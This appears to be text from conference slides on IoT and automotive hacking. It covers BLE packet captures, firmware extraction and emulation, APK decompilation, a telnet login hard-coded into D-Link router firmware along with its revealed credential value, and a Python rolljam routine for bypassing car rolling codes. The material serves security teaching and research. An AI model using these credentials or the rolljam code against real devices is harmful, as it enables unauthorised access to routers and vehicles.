
Extracting Sensitive Data

- ▶ Frame 17086: 17 bytes on wire (136 bits), 17 bytes captured (136 bits)
- ▼ Bluetooth
 - [Source: Motorola_b9:d6:ef (a4:70:d6:b9:d6:ef)]
 - [Destination: TexasIns_d6:da:dd (20:c3:8f:d6:da:dd)]
- ▼ Bluetooth HCI H4
 - [Direction: Sent (0x00)]
 - HCI Packet Type: ACL Data (0x02)
- ▶ Bluetooth HCI ACL Packet
- ▼ Bluetooth L2CAP Protocol
 - Length: 8
 - CID: Attribute Protocol (0x0004)
- ▼ Bluetooth Attribute Protocol
 - ▶ Opcode: Write Request (0x12)
 - ▶ Handle: 0x002d (Unknown: Unknown)
 - Value: 0012345678
 - [\[Response in Frame: 17089\]](#)

Exploiting BLE

- ▶ Frame 17102: 13 bytes on wire (104 bits), 13 bytes captured (104 bits)
- ▼ Bluetooth
 - [Source: Motorola_b9:d6:ef (a4:70:d6:b9:d6:ef)]
 - [Destination: TexasIns_d6:da:dd (20:c3:8f:d6:da:dd)]
- ▼ Bluetooth HCI H4
 - [Direction: Sent (0x00)]
 - HCI Packet Type: ACL Data (0x02)
- ▶ Bluetooth HCI ACL Packet
- ▼ Bluetooth L2CAP Protocol
 - Length: 4
 - CID: Attribute Protocol (0x0004)
- ▼ Bluetooth Attribute Protocol
 - ▶ Opcode: Write Request (0x12)
 - ▶ Handle: 0x0037 (Unknown: Unknown)
 - Value: 01
 - [\[Response in Frame: 17105\]](#)

Exploiting BLE



Binwalk

```
root@kali: ~/iot/firmware
File Edit View Search Terminal Help
root@kali:~/iot/firmware# binwalk -e Dlink_firmware.bin

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
96               0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826,
created: 2010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Po
int: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, c
ompression type: lzma, image name: "Linux Kernel Image"
160              0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 3355
4432 bytes, uncompressed size: 2956312 bytes
917600           0xE0060         PackImg section delimiter tag, little endian size: 7348736 by
tes; big endian size: 2256896 bytes
917632           0xE0080         Squashfs filesystem, little endian, non-standard signature, v
ersion 3.0, size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 1
1:58:47

root@kali:~/iot/firmware#
```


Firmadyne


- An automated and scalable system for performing emulation and dynamic analysis of Linux-based embedded firmware
- It includes the following components:
 - Modified kernels (MIPS,ARM)
instrumentation of firmware execution
 - Ability to emulate a hardware NVRAM peripheral
 - An extractor to extract a filesystem and kernel
 - A small console application to spawn an additional shell for debugging

Firmadyne

```
qemu: terminating on signal 2 from pid 3334
Querying database for architecture... mipsel
Running firmware 1: terminating after 60 secs...
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!
```

```
Running the firmware finally :
WARNING: Could not open /proc/net/vlan/config. Maybe you need to load the 8021q module, or maybe you are
ng PROCFS??
Creating TAP device tap1...
Set 'tap1' persistent and owned by uid 0
Initializing VLAN...
Added VLAN with VID == 0 to IF -:tap1:-
Bringing up TAP device...
Adding route to 192.168.0.1...
Starting emulation of firmware... Done!
The emulated firmware may not be accessible while booting.
Press any key to destroy the network and shutdown emulation.
Deleting route...
Bringing down TAP device...
Removing VLAN...
Removed VLAN -:tap1.0:-
Deleting TAP device tap1... Set 'tap1' nonpersistent
Done!
```

```
/home/oit/tools/firmadyne [git::master *] [oit@ubuntu] [15:18]
>
```



Hard Coded Passwords

root@kali: /mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts/misc

File Edit View Search Terminal Help

```
root@kali:/mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts# cd misc/
root@kali:/mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts/misc# ls
defnodes.sh  freset.sh  haltdemand.sh  nreboot.sh  preupgrade.sh  profile.sh  setwantype.sh  telnetd.sh  ver.sh
root@kali:/mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts/misc# cat telnetd.sh
```

```
#!/bin/sh
image_sign=`cat /etc/config/image_sign`
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
    echo "Start telnetd ..." > /dev/console
    if [ -f "/usr/sbin/login" ]; then
        lf=`rgdb -i -g /runtime/layout/lanif`
        telnetd -l "/usr/sbin/login" -u Alphanetworks:$image_sign -i $lf &
    else
        telnetd &
    fi
fi
```

```
root@kali:/mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts/misc# cat ../../extract...
config/          defnodes/        init.d/           netsniper/        RT3050_AP 1T1R_V1_0.bin  scripts/
root@kali:/mnt/hgfs/Dropbox/workbench/iot/firmware/_Dlink_firmware.bin.extracted/squashfs-root/etc/scripts/misc# cat ../../config/image_sign
wrgn23 dlwbr_dir300b
```



APKTool


```
root@kali: ~/iot
File Edit View Search Terminal Help
root@kali:~/iot# apktool d wifi.apk
I: Using Apktool 2.3.0-dirty on wifi.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/iot#
```

Locating Keys

File/Folder	Size	Size	Percentage
beta	540 B	539 B	0%
release	538 B	538 B	0%
dev	539 B	538 B	0%
services.json	539 B	538 B	0%
debug	539 B	538 B	0%
build-data.properties	514 B	514 B	0%
junit	397 B	397 B	0%
firmware-capabilities.xsd	348 B	348 B	0%
scene.xsd	305 B	305 B	0%
device-factory.xsd	291 B	291 B	0%


Automotive Security

Automobile Attack Surfaces



Bypassing Rolling Codes

```
#-----  
#This section deals with rolljamming  
#-----  
  
#Does all the work in the rolljam  
def waitJam():  
    d.makePktFLEN(15)  
    while not keystop():  
        try:  
            d.RFrecv(1)  
        except ChipconUsbTimeoutException:  
            print("Done")  
            break  
    while not keystop():  
        try:  
            val, crap = d.RFrecv(1)  
            if val != '':  
                d.setModeTX()  
                time.sleep(1)  
                if val.encode("hex")[0] != '7':  
                    print("Sorry. Bad data packet")  
                    print(val.encode("hex"))  
                    d.setModeRX()  
                    d.makePktFLEN(28)  
                    cont = 'false'  
                    return cont  
                else:  
                    val = pad(val.encode("hex") + 'da4da6934d349b6db69b69b6'  
                                return val  
        except ChipconUsbTimeoutException:  
            pass
```



Bypassing Rolling Codes



Vapor Trail –Data Exfiltration Tool of Tomorrow

Galen Alderson @unknownloner

Larry Pesce @haxorthematrix



VAPORTRAIL

THE WORLD'S FIRST FM RADIO
DATA EXFILTRATION TOOL

libertyunix@protonmail.com

Q & A

